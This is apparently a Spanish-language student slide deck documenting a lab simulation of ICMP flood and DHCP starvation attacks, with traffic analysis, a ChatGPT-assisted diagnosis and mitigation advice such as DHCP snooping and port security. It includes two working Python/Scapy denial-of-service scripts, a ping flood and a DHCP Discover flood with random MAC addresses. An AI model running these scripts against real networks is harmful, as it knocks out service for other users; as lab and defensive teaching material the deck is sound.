

# Simulación, Diagnóstico y Prevención de Ataques de Red

## Análisis de ICMP Flood y DHCP Starvation

Camila Guzmán   Damián Luna   Juan Pablo de la Peña   Gonzalo Higuera  
Alfredo López

2025

# Section 1

## 1 Abstract

## 2 Fase 1: Diseño del Escenario

- Descripción de los Ataques
- Creación del Entorno

## 3 Fase 2: Scripts y Ejecución de Ataques

- Ping Flood
- DHCP Starvation

## 4 Fase 3: Análisis de Datos

## 5 Fase 4: Diagnóstico con IA y Mitigación

## 6 Propuesta de Mitigación

## 7 Conclusiones

# Resumen del Proyecto

El trabajo analiza dos ataques DoS:

- ICMP Flood
- DHCP Starvation

Se construyó un laboratorio donde se:

- configuró una topología de red
- lanzaron los ataques
- capturó el tráfico con Scapy y Wireshark

Luego se aplicaron técnicas de ciencia de datos a archivos pcapng para detectar anomalías sin conocer previamente los ataques.

---

Finalmente, se utilizó una inteligencia artificial (ChatGPT 5.1) para obtener un diagnóstico adicional y recomendaciones de mitigación.

# Section 2

## 1 Abstract

## 2 Fase 1: Diseño del Escenario

- Descripción de los Ataques
- Creación del Entorno

## 3 Fase 2: Scripts y Ejecución de Ataques

- Ping Flood
- DHCP Starvation

## 4 Fase 3: Análisis de Datos

## 5 Fase 4: Diagnóstico con IA y Mitigación

## 6 Propuesta de Mitigación

## 7 Conclusiones

# Primer Descubrimiento

En el primer intento se descubrió que, dada la configuración del switch:

- el análisis solo puede realizarse desde la máquina víctima.

# Ataques Analizados

## DHCP Starvation

- Envía solicitudes DHCP falsas con MAC aleatorias.
- Agota el pool de direcciones IP.

## Ping Flood

- Envío masivo de paquetes ICMP Echo Request.
- Saturación del ancho de banda o recursos del host objetivo.

# Topología del Laboratorio

- Máquina víctima/consola y un atacante/analista.
- DHCP configurado con exclusión de las primeras 10 IP la primera corresponde al router.
- Verificación de conectividad mediante pings infinitos.

# Section 3

## 1 Abstract

## 2 Fase 1: Diseño del Escenario

- Descripción de los Ataques
- Creación del Entorno

## 3 Fase 2: Scripts y Ejecución de Ataques

- Ping Flood
- DHCP Starvation

## 4 Fase 3: Análisis de Datos

## 5 Fase 4: Diagnóstico con IA y Mitigación

## 6 Propuesta de Mitigación

## 7 Conclusiones

# Configuraciones del Router

## Configuración DHCP

```
ip dhcp excluded-address  
192.168.10.1 192.168.10.10  
!  
ip dhcp pool LAB  
network 192.168.10.0 255.255.255.0  
default-router 192.168.10.1  
dns-server 8.8.8.8
```

## Otras Interfaces

```
interface GigabitEthernet0/0  
ip address 192.168.10.1 255.255.255.0  
duplex auto  
speed auto  
  
interface GigabitEthernet0/1  
ip address 192.168.20.1 255.255.255.0  
duplex auto  
speed auto
```

# ICMP Flood con Scapy

- Dirección objetivo: 192.168.10.21
- 1,000 paquetes
- Tamaño: 65,000 bytes (máximo de ICMP)

```
from scapy.layers.inet import IP, ICMP
from scapy.packet import Raw
from scapy.sendrecv import send

def send_ping(target_ip_address: str, number_of_packets_to_send: int = 4, size_of_packet: int = 65535):
    ip = IP(dst=target_ip_address)
    icmp = ICMP()
    raw = Raw(b"\x00" * size_of_packet)
    p = ip / icmp / raw
    send(p, count=number_of_packets_to_send, verbose=0)
    print('send_ping(): Sent ' + str(number_of_packets_to_send) + ' pings of ' + str(size_of_packet))

ip = "192.168.10.1"
send_ping(ip, number_of_packets_to_send=10000)
```

- El script es ejecutado desde la terminal del atacante

En **Wireshark** esto se contempla como un conjunto masivo de observaciones donde se reporta el protocolo ICMP hacia **192.168.10.1** y sus Echos correspondientes.

# Script DHCP Starvation - Python/Scapy

```
# dhcpStarvation_helper.py
from scapy.all import (Ether, IP, UDP, BOOTP, DHCP, RandMAC, sendp, get_if_list, get_if_addr)
import sys

# DHCP Discover packet
dhcp_discover = Ether(dst='ff:ff:ff:ff:ff:ff', src=RandMAC()) / \
    IP(src='0.0.0.0', dst='192.168.10.255') / \
    UDP(sport=68, dport=67) / \
    BOOTP(op=1, chaddr=RandMAC()) / \
    DHCP(options=[('message-type','discover'), ('end')])

def find_iface_by_subnet(prefix="192.168.10."):
    for iface in get_if_list():
        try:
            ip = get_if_addr(iface)
            if ip and ip.startswith(prefix): return iface
        except Exception: pass
    return None

def choose_interface(preferred_prefix="192.168.10."):
    if len(sys.argv) > 1: return sys.argv[1]
    iface = find_iface_by_subnet(preferred_prefix)
    if iface: return iface
    ifaces = get_if_list()
    for name in ifaces:
        if "Ethernet" in name or "eth" in name.lower(): return name
    for name in ifaces:
        if "Wi-Fi" in name or "wlan" in name.lower(): return name
    for name in ifaces:
        if "loop" not in name.lower(): return name
    return None
```

# Script DHCP Starvation - Python/Scapy

```
def main():
    print("Interfaces:", get_if_list())
    iface = choose_interface()
    if iface is None: print("ERROR: No se pudo detectar interfaz."); return
    print("Interfaz:", iface)
    try:
        sendp(dhcp_discover, iface=iface, count=10000000, verbose=1)
        print("Envío realizado.")
    except Exception as e:
        print("Error:", str(e))
        print("Causas: Sin permisos admin, Npcap mal configurado o adaptador desconectado")

if __name__ == "__main__": main()
```

# Conclusiones

La práctica confirma que, en un entorno controlado, tanto el DHCP Starvation como el Ping Flood son capaces de degradar y/o interrumpir el servicio de red

- el primero acapara las direcciones disponibles del servidor DHCP (245 leases asignados en la prueba)
- el segundo crea congestión perceptible en la conectividad ICMP hacia el router

# Section 4

## 1 Abstract

## 2 Fase 1: Diseño del Escenario

- Descripción de los Ataques
- Creación del Entorno

## 3 Fase 2: Scripts y Ejecución de Ataques

- Ping Flood
- DHCP Starvation

## 4 Fase 3: Análisis de Datos

## 5 Fase 4: Diagnóstico con IA y Mitigación

## 6 Propuesta de Mitigación

## 7 Conclusiones

# Objetivo


poder identificar los ataques realizados desde el puesto de un analista de tráfico

- esconoce su realización
- se convirtió el archivo pcapng de la ventana de tiempo de la simulación a un **CSV**
- se abre con Python para poder analizar y hacer visualizaciones del comportamiento de paquetes junto con sus anomalías detectadas

# Análisis

## Flujo de paquetes a través del tiempo


- Se grafica el flujo de paquetes a través del tiempo
- Incremento significativo en referencia al tráfico no priorizado:
  - Primeros diez minutos
  - Minutos 37 y 42



# Análisis por Protocolo

## Proporción excesiva de ICMP y DHCP


- Se descubre una proporción excesiva de paquetes:
  - ICMP
  - DHCP
- Excede en millones al resto de protocolos




# Correlación Temporal con Protocolos

## Confirmación del origen de los picos de tráfico

- Al sobreponer el filtro de paquetes sobre la línea de tiempo anterior
- Se comprueba que esos protocolos son el origen de los picos de tráfico



# Análisis de Direcciones IP



# Análisis de Direcciones IP

## Direcciones IP ordenadas por frecuencia

- Direcciones IP origen y destino ordenadas por frecuencia
- **El hallazgo:**
  - Dirección conflictiva: **192.168.10.13**
  - Dirección víctima: **192.168.10.1** (ruteador)
- Esto da indicadores de ataques con intención de deshabilitarlo

# Diferentes Fases de Ataque


## Análisis comparativo de ICMP Flood vs DHCP Starvation

### ICMP Flood

- Más rápido y visible
- Satura el ancho de banda o capacidad de respuesta
- Miles de solicitudes ping
- Eficiente a corto plazo
- Fácil de detectar y mitigar

### DHCP Starvation

- No genera tanto tráfico
- Bloquea asignación de IPs válidas
- Silencioso y persistente
- Más eficiente estratégicamente
- Especialmente en redes LAN



# Conclusión de Fase 3

## Comparación Estratégica

- Ambos ataques afectan la disponibilidad de la red
- **DHCP Starvation:** Más eficiente a nivel estratégico
  - Usa menos recursos para saturar el servicio del router
- **ICMP Flood:** Impacto inmediato con pico más alto
  - Pero es más fácil de detectar y bloquear

# Section 5

## 1 Abstract

## 2 Fase 1: Diseño del Escenario

- Descripción de los Ataques
- Creación del Entorno

## 3 Fase 2: Scripts y Ejecución de Ataques

- Ping Flood
- DHCP Starvation

## 4 Fase 3: Análisis de Datos

## 5 Fase 4: Diagnóstico con IA y Mitigación

## 6 Propuesta de Mitigación

## 7 Conclusiones

# Fase 4: Diagnóstico con Inteligencia Artificial

## Metodología

- Consulta a ChatGPT Pro 5.1 con datos recolectados
- Archivo .pcapng de simulación de ataque
- Objetivo: Diagnóstico final y soluciones de mitigación
- Se incluyen sólo las partes cruciales de la conversación

### Prompt inicial

*"Hola, chat. Eres un analista de tráfico de datos (ciberseguridad) y te llegó este archivo .pcapng. Tu objetivo es analizar y mencionar las anomalías que puedas encontrar. Pesa más de 700 megas el archivo, así que estará en ZIP."*

# Panorama General del Tráfico

## ChatGPT: Resumen Estadístico

- **Total:** ~824,397 paquetes
  - ~822k IPv4, ~1.2k IPv6
  - ~1k no-IP
- **Proporción por protocolo:**
  - ICMP: ~62.5% (515k paquetes) → muchísimo
  - UDP: ~37.2% (306k paquetes)
  - TCP: casi inexistente: 270 paquetes (~0.03%)
- **Top hosts internos:**
  - **192.168.10.13** – host más activo (principal origen)
  - **192.168.10.1** – muy probablemente el gateway/router
  - 192.168.10.12 – segundo host interno importante
  - 192.168.10.11 [...]

# Anomalía #1 – Tráfico ICMP Masivo

## ChatGPT: Análisis de ICMP

- Más de 515,000 paquetes ICMP distribuidos en solo 4 flujos
- Principales flujos: 192.168.10.13 192.168.10.1
- Tipos ICMP observados:
  - **Type 8, code 0** – Echo Request (pings)
  - **Type 0, code 0** – Echo Reply
  - Type 3, code 1 – Destination Unreachable
  - Type 3, code 2 – Destination Unreachable
- **Para un entorno normal, no es nada común tener ¿500k ICMP**

## Interpretación de ChatGPT

*"Esto huele a ataque o prueba de ICMP flood / host discovery masivo entre 192.168.10.13, 192.168.10.1 y 192.168.10.12. No parece tráfico 'normal de usuario' (tipo un par de pings)."*

# Anomalía #2 – Tormenta de DHCP

## ChatGPT: Análisis de Puertos UDP

- 67/UDP (DHCP server): ~304,315 paquetes
- 53/UDP (DNS): 1,280 paquetes
- 16990/UDP: 875 paquetes
- 80/TCP: 150 paquetes
- 69/UDP (TFTP): 22 paquetes

## Interpretación de ChatGPT

*"Esto es altamente sospechoso de DHCP starvation / DHCP flood o de una herramienta que genera tráfico DHCP malformado o spoofeado. El uso de 192.168.10.0 como host refuerza la idea de spoofing o de un escenario de laboratorio para ataques."*

# Resumen Ejecutivo de ChatGPT

## Conclusiones Principales

- **Escenario de laboratorio con ataques:**
  - ICMP flood / scanning masivo entre 192.168.10.13, 192.168.10.1 y 192.168.10.12
  - Más de 500k paquetes ICMP
- **Tormenta DHCP**
  - Más de 300k paquetes
  - Compatible con DHCP starvation o flood

# Diagnóstico Final de la IA

## Elementos Identificados

### ① ICMP Flood/Ping Flood:

- Más de 515,000 paquetes ICMP entre pocos hosts
- "Orientado a saturar la red o realizar reconocimiento agresivo"

### ② DHCP Starvation:

- Más de 300,000 solicitudes DHCP con direcciones inválidas
- Intento de consumir todas las direcciones del servidor DHCP

### ③ Uso excesivo de puerto UDP atípico (67)

# Section 6

## 1 Abstract

## 2 Fase 1: Diseño del Escenario

- Descripción de los Ataques
- Creación del Entorno

## 3 Fase 2: Scripts y Ejecución de Ataques

- Ping Flood
- DHCP Starvation

## 4 Fase 3: Análisis de Datos

## 5 Fase 4: Diagnóstico con IA y Mitigación

## 6 Propuesta de Mitigación

## 7 Conclusiones

# Propuesta del Equipo

## Contra ICMP Flood

- ① Limitar pings por segundo
- ② Bloquear direcciones sospechosas
- ③ Reducir uso de ICMP interno
- ④ Monitorear host más activo  
(192.168.10.13)

## Alertas y Monitoreo

- Configurar alertas por volumen alto de ICMP
- Herramientas de monitoreo básico
- Revisar equipos infectados/mal configurados

## Resumen del Equipo

Limitar ICMP, bloquear direcciones raras, monitorear el equipo más activo y activar alertas para evitar que un ping flood o DHCP Starvation vuelva a saturar la red.

# Mitigación Avanzada (ChatGPT)

## Contra ICMP Flood

- ① **Rate limiting en dispositivos perimetrales**
  - Ej: Limitar a 10 paquetes ICMP por segundo
- ② **Filtrado de direcciones malformadas**
  - Bloquear 192.168.10.0, 255.255.255.0
- ③ **Control Plane Policing (CoPP)**
  - Limitar ICMP que llega al CPU del router

## Contra DHCP Starvation

- ① **DHCP Snooping**
  - ip dhcp snooping vlan 10
  - ip dhcp snooping limit rate 10
- ② **Port Security**
  - Limitar direcciones MAC por puerto
  - switchport port-security maximum 2

# Mitigación Continua (ChatGPT)

## Monitoreo y Endurecimiento

### ① IDS/IPS (Snort o Suricata)

- Detectar flood ICMP
- Detectar DHCP anómalas
- Detectar escaneos SYN y spoofing

### ② Establecimiento de alertas

- Zabbix, PRTG o Grafana
- Umbral: ICMP anormal, solicitudes DHCP elevadas

### ③ Endurecimiento de sistemas

- Actualización continua
- Deshabilitar servicios no utilizados
- Monitoreo de integridad (Wazuh, Tripwire)

# Section 7

## 1 Abstract

## 2 Fase 1: Diseño del Escenario

- Descripción de los Ataques
- Creación del Entorno

## 3 Fase 2: Scripts y Ejecución de Ataques

- Ping Flood
- DHCP Starvation

## 4 Fase 3: Análisis de Datos

## 5 Fase 4: Diagnóstico con IA y Mitigación

## 6 Propuesta de Mitigación

## 7 Conclusiones

# Conclusión del Proyecto

## Demostración Práctica

- Ataques de denegación de servicio pueden comprometer la disponibilidad de una red incluso en escenarios locales aparentemente protegidos
- **ICMP Flood:** Impacto inmediato y masivo
- **DHCP Starvation:** Silencioso hasta agotar recursos

## Valor del Análisis

- El análisis de tráfico con Python y los resultados generados por ChatGPT mostraron patrones claros de anomalías, identificando a los dispositivos involucrados y validando la naturaleza de los ataques.

# Lecciones Aprendidas

## Conclusión Final

En la última fase resalta la crucialidad de un experto en área para discriminar comportamientos anómalos de los comunes, contextualizar tráfico en una red y comprender la configuración y medidas de prevención personalizadas: áreas en las cuales fallan las herramientas de inteligencia artificial.

---

No obstante, estas pueden detectar en corto tiempo (aunque limitadas por el peso de los archivos) bastantes comportamientos generalmente denominados como atípicos.